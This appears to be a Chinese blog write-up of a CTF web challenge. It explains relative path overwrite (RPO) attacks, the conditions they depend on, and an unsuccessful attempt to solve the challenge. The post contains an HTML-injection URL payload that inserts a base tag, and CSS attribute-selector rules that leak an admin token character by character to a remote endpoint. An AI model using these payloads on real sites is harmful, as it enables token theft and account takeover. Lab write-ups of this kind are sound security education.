
前言
学校的事情终于忙完了!小猫现在算是社畜了哦,也算是有点时间继续复现漏洞,打靶场,挖漏洞啦。搁浅了许久,请各位多多包涵哦。
前置知识点
这一题算是第一次遇到这种类型的题目,en。可能是很久没打的原因,看到 csrf 的那一刻居然想着怎么利用…?好吧,扯远了,回到这个题目。我们需要知道一个东西——RPO攻击。这个攻击依赖于浏览器和网络服务器的反应,利用服务器的Web缓存技术和配置差异。简单来说,攻击者通过构造一个特殊的URL,让服务器返回一个正常的HTML页面,但浏览器却把这个页面当成了JavaScript或CSS文件来解析。
攻击原理与关键条件
- 服务端解析:攻击者构造一个包含..%2f的URL请求服务器,此时配置不当的服务器会将..%2f解码为../,从而定位到目标页面;
- 浏览器端解析:浏览器在接受到服务器返回的HTML页面后,开始解析其中的相对路径资源。然而,浏览器并不对%2f进行解码,它会基于当前URL栏中显示的攻击URL来计算资源路径。
- 加载与执行:通过这种方式,浏览器最终加载的可能是攻击者期望的其他文件内容。如果被加载的内容是CSS,它可能会被用于钓鱼或信息窃取;如果是JS,则可能直接被用于XSS攻击。
利用条件
- 前端代码中使用了相对路径来引用CSS或JS等资源文件。
- 服务器能够对URL路径进行归一化(如Nginx默认行为,或Apache开启了AllowEncodedSlashes),可以处理..%2f这类路径。
- 浏览器处于“怪异模式”,对CSS等资源的容错性较强,能够解析非标准内容。这通常发生在页面缺少DOCTYPE声明时。
解题过程
回到题目上

我们直接注册一个账户,也是发现了

此时,抓包看一下

我们可以发现 token 是可能存在的 XSS。

然后根据页面,我们知道需要管理员才可以拿到我们的 flag

于是可以构造 payload
http://ea602e77bf7000860a47a660.http-ctf2.dasctf.com/flag?token=236a227aa803883baa94d13a748c5f58%3C/title%3E%3Cbase%20href=urlstorage/123%3E获取管理员token。
通过语句:
a[href^=flag\?token\=0]{background: url(//ea602e77bf7000860a47a660.http-ctf2.dasctf.com/ctf/ans.php?ans=0);}
a[href^=flag\?token\=1]{background: url(//ea602e77bf7000860a47a660.http-ctf2.dasctf.com/ctf/ans.php?ans=1);}
......
a[href^=flag\?token\=f]{background: url(//ea602e77bf7000860a47a660.http-ctf2.dasctf.com/ctf/ans.php?ans=f);}
但是没跑出来,en。后面不会了…可恶。第一次就败北了

评论(0)
暂无评论